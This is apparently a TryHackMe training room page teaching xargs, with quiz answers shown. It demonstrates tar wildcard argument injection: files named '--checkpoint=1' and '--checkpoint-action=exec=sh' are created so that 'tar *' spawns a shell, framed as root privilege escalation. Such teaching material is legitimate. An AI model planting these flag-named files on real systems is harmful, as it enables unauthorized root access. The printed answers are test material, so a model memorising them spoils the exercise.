


103

Linux Modules

Learn linux modules in a fun way

Start AttackBox | Awards | Help | Options

×

Chart | Scoreboard | Discuss | Writeups | More

Difficulty:

Active Machine Information

Loading... Loading... Loading... Loading...

100%

Task 1 ✓ Let's Introduce

Task 2 ✓ Mountain du

Task 3 ✓ 0xef

Task 4 ✓ Did someone said STROPS?

Task 5 ✓ Shall I try morsecode?

Task 6 ✓ AWWKAY

Task 7 That's what she sed

Task 8 My x-args a lot

xargs, a very simple command to use when it comes to make passed string a command's argument, technically, positional argument. The official documentation says, xargs is a command line tool used to build and execute command from the standard input.

Download Task Files


Important flags

Flags	Description
-0	Will terminate the arguments with null character (helps to handle spaces in the argument)
-a file	This option allows xargs to read item from a file
-d delimiter	To specify the delimiter to be used when differentiating arguments in stdin
-L int	Specifies max number non-blank inputs per command line
-s int	Consider this as a buffer size that you allocate while running xargs, it sets the max-chars for the command, which includes it's initial arguments and terminating nulls as well.(You won't be using this most of the times but it's good to know). Default size is around 128kB (if not specified).
-x	This flag will exit the command execution if the size specified is exceeded.(For security purposes.)
-E str	This is to specify the end-of-file string (You can use this in case you are reading arguments from a file)
-I str	(Capital i) Used to replace str occurrence in arguments with the one passed via stdin(More like creating a variable to use later)
-p	prompt the user before running any command as a token of confirmation.
-r	If the standard input is blank (i.e. no arguments passed) then it won't run the command.
-n int	This specifies the limit of max-args to be taken from command input at once. After the max-args limit is reached, it will pass the rest arguments into a new command line with the same flags issued to the previously ran command. (More like a looping)
-t	verbose; (Print the command before running it).Note: This won't ask for a prompt

xargs packs with a very large option of flags, although, a very simple tool to work with. You don't have to stress too much on xargs, it is just a small tool like sort, uniq (Coming soon). Go through the following examples and then I have a useful note, *on using flags as a positional arguments.*

Examples


- What if we want to run multiple command with xargs in one line.



```
pjrox@kali:~/Desktop$ echo "file1 file2 file3" | xargs -t -I argVar sh -c '{ touch argVar; ls -l argVar; }'
sh -c '{ touch file1 file2 file3; ls -l file1 file2 file3; }'
-rw-r--r-- 1 pjrox pjrox 0 Jan 21 17:14 file1
-rw-r--r-- 1 pjrox pjrox 0 Jan 21 17:14 file2
-rw-r--r-- 1 pjrox pjrox 0 Jan 21 17:14 file3
```

You can see I defined a variable *argVar* to use later in the 2 commands I ran with `bash -c` .

- You can use xargs with conjunction to find command to enhance the search results.



```
pjrox@kali:~/Desktop$ ls
file1  file1.txt  file2
pjrox@kali:~/Desktop$ find /home/pjrox/Desktop/ -type f -print0 | xargs -0 -t -p rm -f
rm -f /home/pjrox/Desktop/file1 /home/pjrox/Desktop/file1.txt /home/pjrox/Desktop/file2?...Y
pjrox@kali:~/Desktop$ ls
pjrox@kali:~/Desktop$
```

Note: The `find` command prints results to standard output by default, so the `-print` option is normally not needed, but `-print0` separates the filenames with a \0 (NULL) byte so that names containing spaces or newlines can be interpreted correctly.

- You can use xargs command to grep a text from any file in any directory meeting a specific pattern/criteria.

```
pjrox@kali:~/Desktop$ head xargs/flag.txt; wc xargs/flag.txt
eMFm5ES3tZBwYMfaxbCYv56fwX3eCtJn
sWscbzQ8JlghCBcvI7nupl64tbILlUYL
8x5y0uPfLWApFlsm3JWbVA0a7E63UdP9
QA4TasEIDTIV5GGXRrtDOkmtW74Gsvzm
HGIBQPcFebvmjeRcdF0XNxLXNBxX0Yoe
h1bTBhyZwACbyopIfNCKgQLOgwLNDZ4c
XFckYhk9HvmrypQnTVWZw1Vx6BXcRGvE
arReN9OLg5b1gMA2ZJQJtYRm86U4tqwj
ai2QuCyiNer0vpEZDeP3pcI1voASQxjF
lCHo2ExctjmiqZa7UTT82sNQzEIVeI5C
 1000  1000 33000 xargs/flag.txt
pjrox@kali:~/Desktop$ find . -type f -print0 2>/dev/null | xargs -0 egrep '^r[a-zA-Z0-9]*0$'
./xargs/flag.txt:rAJr4MvzgvIMJ9nPHfy6wWvRbvUM5J90
pjrox@kali:~/Desktop$ 
```

You can see that I used xargs to grep a pattern matching anything starting with r with any bunch of characters[:alnum:] and ending with 0. Which returned me this string. If you want to practice on your own, you can find flag.txt file inside the downloaded zip archive. Pick a string find a unique pattern for it and then grep it. Peace.

Note: If the xargs is having same flags, that can also be interpreted by the following module, in that case you need not worry, because the flags used after the command are the one's that are interpreted. Just keep that in mind and you're good to go.

A note on XARGS (and almost every command line module in linux/unix system)

Let's take an example from one of the rooms I solved on privilege escalating through tar running as super user. Room: Linux PrivEsc | Task 10


Gtfobins said, "`tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`"

Great, but the catch in the challenge was, sudo was not given to tar, SUID permissions were given to a file, which was not allowed to be edited by any other user(owner: root). So if that script has to run it will run with the root privileges. What we could do is make the files in that directory in flag format, that tar could interpret as it's flag. So when in our case, tar would start scanning the directory to get the overview of the files to compress and combine them, it will interpret those flags and will give us root shell.

Awesome technique. Isn't it? Well that's not the point. The point here is, I found a little difficulty in creating those files (via command line) with -- appended to them. I tried xargs but didn't work. I then found an article here, which helped me and I solved the challenge. Then when I started with the 5th phase of hacking(Covering Tracks). I couldn't seem to delete those earlier created `--checkpoint` files with `rm` . I tried for an hour or so, but couldn't and left. Well, I didn't knew this, until I started reading documentations and man pages. Call it an instinct or just luck that I found a way to *escape command line flags as a positional argument*. Why all this theory, when I can simply get to this point? Well, I believe that it's just a better way of learning, when you can append your learnings with an event that had previously occurred. So later, I was able to remove the files using the following command.


```
rm -- --checkpoint=1

rm -- --checkpoint-action=exec=sh
```

Notice something different? I was able to escape the following flags using an empty flag notation. Infact. This padding technique works in ALMOST EVERY command line module available for linux, unix systems. Let's see this in action with xargs, and know that if this theory actually works.



```
pjrox@kali:~/Desktop/testingxargs$ rm *
rm: unrecognized option '--checkpoint=1'
Try 'rm ./'--checkpoint=1'' to remove the file '--checkpoint=1'.
Try 'rm --help' for more information.
pjrox@kali:~/Desktop/testingxargs$ rm -- *
pjrox@kali:~/Desktop/testingxargs$ ls
pjrox@kali:~/Desktop/testingxargs$ 
```


You can see the rm didn't interpreted the files inside directory as a flag when used -- padding. Also before we move forward, I want to show one more thing...



```
pjrox@kali:~/Desktop/testingxargs$ touch -- --checkpoint-action=exec=/bin/bash
touch: cannot touch '--checkpoint-action=exec=/bin/bash': No such file or directory
```


Wutt? I gave the padding it still showed me an error. Hmm... Did you found what was the issue? Well even if you specify that padding to escape the flags there are '/'s inside this string, which are making `touch` to interpret them as create the file *bash*, inside *bin* directory that is inside, some *--checkpoint-action=exec=* directory. You may try using \/bin\/bash to escape the slashes, but that won't work either, because files can't contain slashes in their name.

We can easily bypass this by just using bash or sh instead of specifying the whole path, but make sure that your path is set to normal. Moving forward...




```
pjrox@kali:~/Desktop/testingxargs$ echo "-- --checkpoint=1 -- --checkpoint-action=exec=sh" | xargs -n2 touch
pjrox@kali:~/Desktop/testingxargs$ ls
'--checkpoint=1'  '--checkpoint-action=exec=sh'
pjrox@kali:~/Desktop/testingxargs$
```

Focus on the -n2 I used after xargs. 2 arguments at once, in first loop `touch -- --checkpoint=1` , then `touch -- --checkpoint-action=exec=sh` . Now let's try running tar.



```
pjrox@kali:~/Desktop/testingxargs$ tar -cf /dev/null *
tar: Cowardly refusing to create an empty archive
Try 'tar --help' or 'tar --usage' for more information.
pjrox@kali:~/Desktop/testingxargs$
```

Ohh ok, I see where the problem occurred, those 2 flag files that we created were interpreted as flags and then tar had nothing to compress, that's not a problem, let's create a testfile...



```
pjrox@kali:~/Desktop/testingxargs$ ls
'--checkpoint=1'  '--checkpoint-action=exec=sh'
pjrox@kali:~/Desktop/testingxargs$ touch testfile
pjrox@kali:~/Desktop/testingxargs$ tar -cf /dev/null *
$ id
uid=1000(pjrox) gid=1000(pjrox) groups=1000(pjrox),24(cd
$ whoami
pjrox
$ 
```

Bingo, we got a shell(not as root, because that was executed as my user. Could give us root, if ran as it).

Hope this last was a good example on xargs usage. Remember, xargs is a great command when it comes to handling command line arguments. It's not a very vast tool which you could dive in. Though it has max-ly covered all the areas in it's domain of passing and handling arguments to other modules/commands. Like a sidekick, this can help you ease your daily tasks. So keep a space for this tool in your arsenal.

Read the above.

No answer needed

Correct Answer

You're working in a team and your team leader sent you a list of files that needs to be created ASAP within current directory so that he can fake the synopsis report (that needs to be submitted within a minute or 2) to the invigilator and change the permissions to read-only to only you(Numberic representation). You can find the files list in the "one" folder.

Use the following flags in ASCII order:

- Verbose
- Take argument as "files"

cat file | xargs -I files -t sh -c "touch files; chmod 400 files"

Correct Answer

Hint

Your friend trying to run multiple commands in one line, and wanting to create a short version of rockyou.txt, messed up by creating files instead of redirecting the output into "shortrockyou". Now he messed up his home directory by creating a ton of files. He deleted rockyou wordlist in that one liner and can't seem to download it and do all that long process again.

He now seeks help from you, to create the wordlist and remove those extra files in his directory. You being a pro in linux, show him how it's done in one liner way.

Use the following flags in ASCII order:

- Take argument as "word"
- Verbose
- Max number of arguments should be 1 in for each file

You can find the files for this task in two folder.

ls | xargs -I word -n 1 -t sh -c 'echo word >> shortrockyou; rm word'

Correct Answer

Hint

Which flag to use to specify max number of arguments in one line.

-n

Correct Answer

How will you escape command line flags to positional arguments?

--

Correct Answer

Task 9 There's always a special mention... Isn't it?

Task 10 cURL or cRAWl


Task 11 WebGoat or webGet

Task 12 ROFL

Task 13 ✓ The Last of Us

Task 14 ✓ Is it night yet?

Created by



theprojax

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 1228 users are in here and this room is 29 days old.